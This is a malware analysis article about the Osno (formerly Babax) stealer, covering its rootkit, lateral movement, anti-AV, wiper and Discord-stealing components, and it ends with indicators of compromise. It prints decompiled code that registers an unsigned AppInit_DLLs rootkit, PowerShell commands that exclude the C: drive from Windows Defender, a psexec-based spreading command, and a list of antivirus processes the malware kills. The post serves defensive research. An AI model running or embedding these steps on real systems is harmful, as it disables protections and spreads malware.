Babax stealer rebrands to Osno, installs rootkit

By Karsten Hahn

Published: 2021-04-22 · Archived: 2026-04-10 02:48:14 UTC


11/05/2020

Reading time: 5 min (1379 words)

Babax not only changes its name but also adds a Ring 3 rootkit and lateral spreading capabilities. Furthermore it has a ransomware component called OsnoLocker. Is this combination as dangerous as it sounds?

Emergence of Babax and Osno

Babax stealer is at least around since June 2019. At that time a user named **ForlayPy** gave away the source code for free after being dissatisfied with a customer they sold the source to.



A colleague of mine discovered the first Osno stealer sample[1] on 5th October 2020. The sample[1] is a packed .NET assembly with the module name **FallGuysStats**. The module name indicates that it is using a statistics generator for the Steam game Fall Guys as a lure. The config shows version **Osno 2.1.5** and has placeholders for some of the functions, including FTP and Telegram settings.


By the end of October researcher @backsla3h noted that the stealer is sold on forums. The advertisment comparison of Babax and Osno shows not only an increased price but also four more features or "Benefits" for Osno: r77 and network spreading, Anti-AV and evasion of WindowsDefender via allowlist, AnarchyGrabber and microphone records. Additionally there is a ransomware module which is not advertised (yet). Most of these features are described in the following sections.

Rootkit r77

Although the advertisment calls this an exploit, it is actually an open source rootkit by bytecode77. The Github repo provides DLL's for this rootkit as well as an installer. Osno does the installation itself. Just like the rootkit installer, Osno registers the rootkit DLL to **AppInit_DLLs** and enables **LoadAppInit_DLLs** so it is loaded with every process. Because the rookit DLLs are not signed, it sets **RequireSignedAppInit_DLLs** to 0.

```
// Token: 0x02000076 RID: 118
internal class r77
{
    // Token: 0x0600027A RID: 634 RVA: 0x00011CC4 File Offset: 0x0000FEC4
    public static void Install(bool is64bit)
    {
        try
        {
            string text = Robin.AppDate + "\\x" + (is64bit ? 64 : 86).ToString() + ".dll";
            string text2 = Path.Combine(Robin.AppDate, "$77-" + Guid.NewGuid().ToString("N") + "-" + text);
            File.Copy(Path.Combine(Path.GetTempPath(), "r77-" + text), text2);
            new FileInfo(text2).Attributes |= FileAttributes.Temporary;
            using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, is64bit ? RegistryView.Registry64 : RegistryView.Registry32).OpenSubKey("SOFTWARE
              \\Microsoft\\Windows NT\\CurrentVersion\\Windows", true))
            {
                registryKey.SetValue("LoadAppInit_DLLs", 1);
                registryKey.SetValue("RequireSignedAppInit_DLLs", 0);
                registryKey.SetValue("AppInit_DLLs", text2);
            }
        }
        catch
        {
        }
    }
}
```

The rootkit uses MinHook to redirect WinAPI calls, so that it hides processes and file names, e.g., from explorer and taskmanager. The proof-of-concept binaries for the rootkit hide files and processes that start with "$77". Since Osno uses the proof-of-concept binaries, it needs to add the prefix "$77" to its own files to make it work.



File hiding demonstration by r77 rootkit. Image from https://github.com/bytecode77/r77-rootkit

The Github README.md for r77 states that the rootkit is still work in progress. Because of that hiding files for x86 is currently unstable and disabled in the proof-of-concept files.

Lateral movement via SharpExec

Osno collects all accessible IP adresses in the local network, then downloads SharpExec binaries from Github. SharpExec is a tool with various commands for lateral movement. Osno executes the following command for every collected IP and domain:

```
<sharpexec> -m=psexec -i=<collected-ip> -d=<collected-domain> -f=<path-in:%TEMP%/gpustats.bx> -e=%TEMP%/<randomname
```

The file gpustats.bx contains the path to the Osno executable. This command attempts to upload Osno to the given IP into the %TEMP% folder and executes it. That way Osno is able to spread to all accessible computers within the network.

Anti-AV

The following Anti-AV features are those of the unpacked Osnoe sample[2]. The packer stub itself has also Anti-AV which is beyond the scope of this article.

Windows Defender

Osno adds its own path and the root of drive C: as exclusion folder for Windows Defender using the following PowerShell commands:

```
 Add-MpPreference -ExclusionPath C:\
Add-MpPreference -ExclusionPath <path-to-malware>
```

This can only be successful if the malware has already gotten foothold on the system and obtained administrator privileges.

Other AVs

Osno searches for Window titles and process names to kill the processes of Antivirus software. It does this for the following window titles and process names:

- Window title "Malwarebytes Anti-Malware" and process name either mbamgui or mbam
- Process names: avgidsagent, avgfws, avgtray, avgemcx, avgwdsvc, avgnsx, avgcsrvx, avgrsx, Toolbar Updater

That means only Malwarebytes Anti-Malware and AVG are affected.


Osno ransomware is a wiper

Osno ransomware, or OsnoLocker as it is called in the code, has an implementation for XXTEA. However, it is not used in the current sample. Instead it overwrites the original content of the files with a marker. The marker is the string "OsnoRansom" appended by a randomly created string of length 50-200 characters consisting of uppercase letters A-Z and digits 0-9. Described as a regex this would be **^OsnoRansom([A-Z0-9]){50,200}$**. The randomly created string will be different for every affected file.

OsnoLocker adds the **.osnoed** extension to these files.

OsnoLocker puts a ransom message into a file called **RecInstruct.osnoned** (sic!). It proceeds to write an executable to disk named **Osno Decryptor.exe**[3] whose purpose is to lock the screen, display the ransom message that was placed in **RecInstruct.osnoned** and ask for a decryption code. This **Osno Decryptor.exe** has the module name **FakeRansomware**.

Osno is a wiper in its current form and payment will not help to get any files back. Recovery of files via shadow volumes copies can work, though. Future versions of Osno might use the already implemented XXTEA to encrypt files.



AnarchyGrabber and other copied tools

Osno stealer implements the code of AnarchyGrabber 3. An article by Bleepingcomputer describes the additional features of the latest AnarchyGrabber version. Just like that version, Osno will force Discord to load JScript files **inject.js** and **discordmod.js**. To do that it puts the JScript files into the folder %AppData%\Discord\<version>\modules\discord_desktop_core**osno**. Discord will then act as a stealer.

Another tool that this Osno sample uses is **Da pure C++ Clipper**[4]. A native binary for clipbanking.

Furthermore, @backsla3h pointed out that the RunPE method and VM/Debugger/Sandbox detection code are taken from **CSharp-RunPE** and **Anti-Analysis** by **NYAN-x-CAT**.

So we have already identified six different copied sources and tools that are deployed by Osno: SharpExec, AnarchyGrabber, Da Pure C++ Clipper, CSharp-RunPE, Anti-Analysis, r77 rootkit. It is likely that there are more copied sources in those functions I didn't look at as they are beyond the scope of this article.

Conclusion

Osno is not just a stealer anymore. Although that is still the main focus, the added capabilities pose a more serious threat, especially RDP access, lateral movement and file destruction.

However, none of that seems particularly scary.

Firstly, most of the serious sounding features are only possible **after** the malware sucessfully accessed the system and gained administrator privileges. That includes the rootkit and the anti-AV. The lateral movement portion depends on an external tool that needs to be downloaded first. It is only successful if network adminstrators disregard security measures alltogether, thus, unlikely to cause serious outbreaks.

Secondly, many of the stealer's features have been taken from public respositories and are known to defenders, making detection of the malware easier. Osno seems to have been worked around some of those tools. E.g., it uses the r77 rootkit binaries as is, although they are unfinished and only work with drawbacks. Osno renames its files to make them work for the rootkit binaries instead of implementing a rootkit that works for the Osno files.

The ransomware, which may have been self-implemented, seems not finished yet, which is confirmed by existence of non-implemented XXTEA code and the fact that this feature is not advertised. Later versions will likely use encryption instead of destroying files.

Due to the mishmash of open-source code and tools from other malware Osno is best described as a patchwork Frankenstein's monster .

Indicators of compromise

Sample	**SHA256**
[1] Osno/Babax stealer	3bb9f5551412207182432009103 0f517a2809c140d86791275037569b26f53f1
[2] Unpacked Osno	4fd221c89030a1fe1c2396a957990693ec8e6330ed79c63bde24abdbc0b8b166
[3] Screenlocker "Osno Decryptor.exe"	40e4fffa431378e9f09310bba5ff4b8bcec1e11e2b9a606d15f123b696bdb697
[3] Da pure C++ Clipper	1412516d5f9e43e9c797bbeb3872ef2ff0f68cf51d66288cfd257bb0b56a0e54

Description	**Indicator of compromise**
Regex for names of downloaded and executed files by Osno located in %APPDATA% folder	(\$77-|)[a-z]{7}\.exe Example: $77-evlnnrz.exe evlnnrz.exe
Used as marker for download and execute,	%APPDATA%\system.infox

Description	Indicator of compromise
contains "0x15" after successful execution.	
Data file that indicates if autorun was set, contains either "False" or "01010"	C:\ProgramData\ar.xdg
Contains the path of the Osno executable base64 encoded or after lateral movement the string "0x14"	%TEMP%/gpustats.bx
Discord JScript files placed by AnarchyGrabber	%AppData%\Discord\<version>\modules\discord_desktop_core\osno\inject.js %AppData%\Discord\<version>\modules\discord_desktop_core\osno\discordmod.js
Additional user for RDP access, password "5Z6aW8qRhLWEwS"	Defaultuzer
Ransom message to be displayed by screenlocker	RecInstruct.osnoned
Regex for content of overwritten files with .osnoed extension	^OsnoRansom([A-Z0-9]){50,200}$ Example: OsnoRansom6ES4BAQ7F2Z4CPMZ3TMDRCP5BLHQQU7NPOS7DKEN1F31VGITX8
Stolen data, placed in %TEMP%\ <md5(username)>Osno\ <md5(machinename)>-Logs	Chromium Logins.txt Cookies.txt Gecko Logins.txt Direct Login Cookies.txt CreditCards.txt Others.txt Hardware & Soft.txt

Related articles:

Karsten Hahn

Principal Malware Researcher

Content
